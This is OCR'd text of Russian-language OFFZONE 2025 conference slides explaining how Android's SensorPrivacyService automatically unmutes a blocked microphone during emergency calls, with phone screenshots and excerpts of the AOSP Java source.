
Медицинская информация




Обзор возможностей приложения Personal Safety


- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Экстренные оповещения
- Запись экстренного видео
- Медицинская информация
- Проверка безопасности


OFFZONE
2025





Звонок в службы спасения: что под капотом?



6:58
T-Mobile
Fri, Jul 4
100%
Auto-rotate
On / folded
QR code scanr
Battery Saver
Off
Cast
Off
Screen record
Start
Quick Share
Your devices
Mic access
Available
Camera access
Available



7:03
T-Mobile
Fri, Jul 4
100%
Auto-rotate
On / folded
de scanner
Battery Saver
Off
Cast
Off
Screen record
Start
Quick Share
Your devices
Mic access
Blocked
Camera access
Available


7:03
Emergency number
00:02
You are here
43 Amphitheatre Pkwy
Mountain View, CA 94043
Plus code: 849VCWC8+Q9
37.421998, -122.084000
This phone's number: +1 555-123-4567
Keypad
Speaker


7:03
T-Mobile
Fri, Jul 4
100%
Internet
AndroidWifi
Bluetooth
On
Microphone & Camera
Recent app use
Microphone
In use by phone call
See recent access
Done
1 app is active







Система автоматически снимает запрет на доступ к микрофону при вызове служб спасения

SensorPrivacyService

SensorPrivacyService

Управляет состоянием приватности сенсоров (микрофон и камера)

SensorPrivacyService

- Управляет состоянием приватности сенсоров (микрофон и камера)
- Сохраняет актуальное состояние сенсора на диск

SensorPrivacyService

- Управляет состоянием приватности сенсоров (микрофон и камера)
- Сохраняет актуальное состояние сенсора на диск
- Уведомляет компоненты системы и приложения об изменениях

SensorPrivacyService


- Управляет состоянием приватности сенсоров (микрофон и камера)
- Сохраняет актуальное состояние сенсора на диск
- Уведомляет компоненты системы и приложения об изменениях
- Инициирует запрос на установку/снятие глобальных ограничений на доступ к микрофону и камере

Регистрация колбэка экстренного состояния

frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java

```
@Override
public void onBootPhase(int phase) {
    if (phase == PHASE_SYSTEM_SERVICES_READY) {
        mKeyguardManager = mContext.getSystemService(KeyguardManager.class);
        mCallStateHelper = new CallStateHelper();
        mSensorPrivacyServiceImpl.registerSettingsObserver();
    } else if (phase == PHASE_ACTIVITY_MANAGER_READY) {
        mCameraPrivacyLightController = new CameraPrivacyLightController(mContext);
    }
}
```

Регистрация колбэка экстренного состояния



Проверка состояния микрофона

frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java$CallStateHelper

```
private void onEmergencyCall() {
    synchronized (mCallStateLock) {
        if (!mIsInEmergencyCall) {
            mIsInEmergencyCall = true;
            if (mSensorPrivacyServiceImpl
                    .isToggleSensorPrivacyEnabled(TOGGLE_TYPE_SOFTWARE, MICROPHONE)) {
                mSensorPrivacyServiceImpl.setToggleSensorPrivacyUnchecked(
                        TOGGLE_TYPE_SOFTWARE, mCurrentUser, OTHER, MICROPHONE, false);
                mMicUnmutedForEmergencyCall = true;
            } else {
                mMicUnmutedForEmergencyCall = false;
            }
            ...
```

Проверка состояния микрофона

frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java$CallStateHelper

```
private void onEmergencyCall() {
    synchronized (mCallStateLock) {
        if (!mIsInEmergencyCall) {
            mIsInEmergencyCall = true;
            if (mSensorPrivacyServiceImpl
                    .isToggleSensorPrivacyEnabled(TOGGLE_TYPE_SOFTWARE, MICROPHONE)) {
                mSensorPrivacyServiceImpl.setToggleSensorPrivacyUnchecked(
                        TOGGLE_TYPE_SOFTWARE, mCurrentUser, OTHER, MICROPHONE, false);
                mMicUnmutedForEmergencyCall = true;
            } else {
                mMicUnmutedForEmergencyCall = false;
            }
            ...
```

Микрофон выключен?

Проверка состояния микрофона

frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java$CallStateHelper

```
private void onEmergencyCall() {
    synchronized (mCallStateLock) {
        if (!mIsInEmergencyCall) {
            mIsInEmergencyCall = true;
            if (mSensorPrivacyServiceImpl
                    .isToggleSensorPrivacyEnabled(TOGGLE_TYPE_SOFTWARE, MICROPHONE)) {
                mSensorPrivacyServiceImpl.setToggleSensorPrivacyUnchecked(
                        TOGGLE_TYPE_SOFTWARE, mCurrentUser, OTHER, MICROPHONE, false);
                mMicUnmutedForEmergencyCall = true;
            } else {
                mMicUnmutedForEmergencyCall = false;
            }
            ...
```

Микрофон выключен?


Атомарное изменение состояния приватности сенсора


Снятие глобальных ограничений

